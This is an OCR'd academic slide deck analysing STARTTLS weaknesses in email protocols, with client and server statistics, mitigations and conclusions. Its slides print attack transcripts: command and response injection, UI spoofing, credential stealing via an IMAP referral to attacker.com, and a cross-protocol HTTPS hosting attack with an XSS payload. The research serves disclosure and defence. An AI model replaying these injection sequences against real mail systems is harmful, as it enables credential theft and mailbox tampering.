FH MÜNSTER
University of Applied Sciences

Why TLS is better without STARTTLS:

A Security Analysis of STARTTLS in the Email Context

Damian Poddebniak[1], Fabian Ising[1], Hanno Böck[2], Sebastian Schinzel[1]


@dues__ @murgi @hanno @seecurity

[1] Münster University of Applied Sciences


[2] Independent Researcher

E-Mail: f.ising@fh-muenster.de


Email Ecosystem




Email Ecosystem



Attacker Model





STARTTLS


```
S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
C: A STARTTLS
S: A OK
// ----------- TLS Handshake -----------
C: B CAPABILITY
S: * CAPABILITY IMAP4REV
.. B OK
```

Plaintext

Encrypted

Who uses STARTTLS?

Large Providers




Mail Clients

You?

Questions

Are modern clients opportunistic?


What data is sent in plaintext?




What is retained from the plaintext phase?

What happens in error cases?

EAST Framework





https://github.com/FHMS-ITS/EAST

Negotiation Issues

```
S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
C: A STARTTLS
S: A OK NO
C: B LOGIN "victim" "password"
```

Negotiation Issues

```
S: * PREAUTH
C: A STARTTLS
C: B APPEND Sent {250}
S: +
C: From: victim@example.org
.. Subject: Sensitive Mail [...]
```

Negotiation Issues


15/28 Clients

Opportunistic (By design)

1/28 Clients

Tampering Issues

```
S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
S: * LIST () "/" "Attacker-Controlled Folder"
C: A STARTTLS
S: A OK
// ----------- TLS Handshake -----------
```




5/28 Clients

UI Spoofing

```
S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
S: * [ALERT] Please download [...]
C: A STARTTLS
S: A OK
// ----------- TLS Handshake -----------
```

UI Spoofing


```
S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
S: * [ALERT] Please download [...]
C: A STARTTLS
S: A OK
// ---------- TLS Handshake ----------
```



11/28 Clients


CVE-2011-0411: Command Injection

```
S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
C: A STARTTLS
.. B NOOP
S: A OK
// ----------- TLS Handshake -----------
```




CVE-2011-0411: Command Injection

```
S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
C: A STARTTLS
.. B NOOP
S: A OK
// ----------- TLS Handshake -----------
```



CVE-2011-0411: Command Injection

```
S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
C: A STARTTLS
.. B NOOP
S: A OK
// ---------- TLS Handshake ----------
```



CVE-2011-0411: Command Injection


```
S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
C: A STARTTLS
.. B NOOP
S: A OK
// ----------- TLS Handshake -----------
```

Application Buffer
B NOOP

CVE-2011-0411: Command Injection

```
S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
C: A STARTTLS
.. B NOOP
S: A OK
// ---------- TLS Handshake ----------

S: B OK
```



Command Injection

8/23 Servers

(16/23)

Command Injection

2% of the IPv4 Internet

Response Injection

```
S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
C: A STARTTLS
S: A OK
.. B OK
// ----------- TLS Handshake -----------
C: B LOGIN [...]

C: C LIST [...]
```

Response Injection

16/28 Clients

Exploits

Attack/Protocol	POP3	IMAP	SMTP
Credential Stealing	-	X	X
Stealing Sent/Drafted Mails	-	X	X
Tampering with the Mailbox	X	X	-
UI Spoofing	X	X	X
HTTPS Hosting	-	X	-

Credential Stealing (Server-Side)

S: * OK [CAPABILITY IMAP4REV1 STARTTLS]

C: A STARTTLS

// Attacker injects LOGIN and APPEND here ...

S: A OK

// ---------- TLS Handshake ----------

A: B LOGIN "attacker" "password”

S: B OK

A: C APPEND INBOX {length}

S: +

C: B LOGIN "victim" "password"

Credential Stealing (Client-Side)

S: * PREAUTH

C: A SELECT Inbox

S: A NO [REFERRAL IMAP://attacker.com]

// ------- Connection to attacker.com -------

S: * OK

C: A STARTTLS

S: A OK

// ---------- TLS Handshake ----------

C: B LOGIN "username" "password"

HTTPS Hosting (Server-Side)

S: * OK [CAPABILITY IMAP4REV1 STARTTLS]

A: A STARTTLS

.. HTTP/1.1200 NOOP // A

.. ignore-header: LOGIN "attacker" "password" // B

.. ignore-header: SELECT INBOX // C

.. // UID FETCH 1337 // D

S: A OK STARTTLS


// -------- Attacker relays Browser HTTPS connection ----------

HTTPS Hosting (Server-Side)


S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
A: A STARTTLS
.. HTTP/1.1200 NOOP // A
.. ignore-header: LOGIN "attacker" "password" // B
.. ignore-header: SELECT INBOX // C
.. // UID FETCH 1337 // D
S: A OK STARTTLS
// -------- Attacker relays Browser HTTPS connection ----------

C: GET / HTTP/1.1
.. ...
S: HTTP/1.1200 OK // A
.. ignore-header: OK // B
.. ignore-header: OK // C
..
.. <script>alert("XSS")</script>
.. // OK // D


Mitigation




Disable STARTTLS



Isolating the Plaintext Phase




Fix Buffering Issues




Streamline Negotiation


Conclusion



STARTTLS extends the attack surface




STARTTLS issues are widespread




Cross-Protocol Attacks are possible


Conclusion




STARTTLS extends the attack surface



STARTTLS issues are widespread



Cross-Protocol Attacks are possible



TLS is better without STARTTLS